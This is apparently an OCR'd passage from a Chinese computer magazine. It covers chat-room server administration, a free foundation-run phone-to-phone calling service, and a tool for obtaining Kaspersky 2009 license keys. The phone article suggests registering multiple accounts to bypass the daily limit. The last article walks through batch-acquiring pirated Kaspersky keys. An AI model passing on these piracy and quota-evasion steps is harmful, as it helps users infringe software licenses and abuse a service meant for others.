


图11

我们可以通过它给出的“http://169.254.78.111:6000/”来访问管理页面，如图12。事实上，通过公网IP地址也是可以访问的，也就是访问我当前的公网IP地址“http://58.49.102.89:6000/”，也可以访问到管理页面。

在输入了正确的管理用户名称和密码后，单击“OK”按钮，就可以登录到管理页面了。管理页面为“http://169.254.78.111:6000/manage.htm”，登录进去后就可以在里面T人和禁止指定的IP地址了，如图13。




图12




图13

这样，一个聊天室服务器的搭建和管理就全部介绍完了，还等什么，赶快去搭建一个属于自己的聊天室吧，与大家一起分享你的快乐！

免费电话无限打

文章难易度：★
文章阅读点：很不错的一款PHONE TO PHONE免费电话，音质很好

黑三火




图1

在今年第一期杂志中txcbg为大家推荐了一款免费的在线网络电话，不知大家都用了没有，这个电话有个不方便的地方就是打电话的时候鼠标不能动，一动就挂断很让人郁闷！

今天我也给大家介绍一款网络电话，它同样不需要下载客户端，而且它是电话对电话，可以同时拨打你的电话和你想要拨打的电话，也就是说你在网站上设置好想要拨打的电话后，你就可以直接拿着手机去和对方通话了，是不是很期待啊！

首先登录他们的官方网站http://call.returnees.org.cn/，在主站上我们可以了解到，这个免费电话网站是中国留学人才发展基金会建立的，主要提供给那些不能回国的海外留学、工作人员。中国留学人才发展基金会全球留学人员服务平台考虑到海外留学、工作人员在节日期间的电话需求，通过自身的努力工作及与国际电话公司的合作，特向海内外留学人员（包括已经回国的）及其家属和亲友推出了“免费电话”的服务（PHONE TO PHONE）。只要你的手机或座机（注册电话可以随时更改）支持免费接听，就可以开通不需要交付任何费用，现在已经开通的国家有美国、加拿大、新加坡以及中国香港、中国国内长途。该网络电话每天可以免费通话6次，每次免费通话

10 分钟，到 10 分钟后，系统就会自动帮你切断，然后我们再重新拨打就可以了，一天最多可以免费通话 60 分钟，是不是很不错啊，实际上我们完全可以多注册几个号，这样就可以无限的打了！

下面我们开始注册吧，点击“立即注册，每天 60 分钟”就会来到注册页面，如图 1，都是中文说明，按要求填写就行了，不过需要注意的就是最后一项“电话号码”，这里需要填写的是你接听的号码，也就是你要拿来给别人通话的电话。注册完成后，按提示登录就直接进入拨打电话的页面了，如图 2，接着输入你想要拨打的电话的所在区号和电话号码就可以了。过一会儿你的电话就会被接通了，接通后你不要挂电话，再等待一会儿你想要拨打的用户就会被接通了，这样你们就可以通话了。经过我的测试它的通话效果非常不错，大家赶快去试试吧！




图 2

卡巴斯基 2009 正式版 KEY 也玩批量获取

林中闲人

时间过的好快，一转眼已经是 2009 年了，这不，卡巴斯基也推出了 2009 正式版。我也想用正式版，可是又苦于囊中羞涩，如何才能免费使用呢？这里我给大家推荐一款名叫“卡巴斯基 KEY 获取器”的工具，它可以让你在很短的时间内获得大量可用的卡巴斯基 2009 正式版 KEY，好东西不敢藏私，特拿出来与大家分享。

一、如果你已经安装了卡巴斯基 2009 的话，就请略过此步，没有安装的话可以到 http://www.kaba365.com/?fsid=20 下载卡巴斯基 2009，有两种版本的卡巴斯基，全功能安全软件 2009 和卡巴斯基反病毒软件 2009，具体下载哪个版本就看你个人的喜好了，卡巴斯基 KEY 获取器对于这两个版本都支持。

二、下载并安装卡巴 2009，安装到激活向导这一步时停下，如图 1。现在我们打开卡巴斯基 KEY 获取器 2.0，软件会自动获取你所使用的卡巴斯基版本，如图 2。接着我们点击“不用了谢谢”按钮，就来到了如图 3 所示的界面（如果点击了“支持我们－免费获取 KEY”按钮，软件就会自动修改我们的主页），点击“开始获取”，等待 5 到 10 秒钟，软件就会自动下载 KEY 并保存到桌面的一个文件夹里，保存的文件夹名称与你下载的卡巴斯基软件版本有关，全功能安全软件 2009 的文件夹名称为 KIS8，反病毒软件 2009 为 KAV8。这里我们在桌面上找到 KIS8 文件夹并打开，一共得到了 27 个 KEY，如图 4。

三、返回到卡巴斯基的激活向导，点击“下一步”，选择使用授权许可文件激活，如图 5，大家可以多浏览一下这些 KEY，到期时间有所不同。我选择的这个到期时间为 2009 年 12 月 5 号。点击“激活”按钮，安装选中的授权许可文件。这时我们的卡巴斯基 2009 就已经成为正式版了！卡巴斯基 KEY 获取器里面的 KEY 是不断更新的，所以大家也就不用担心 KEY 过期的问题了，过期的时候再批量获取一下就可以了。




图 1



图 2

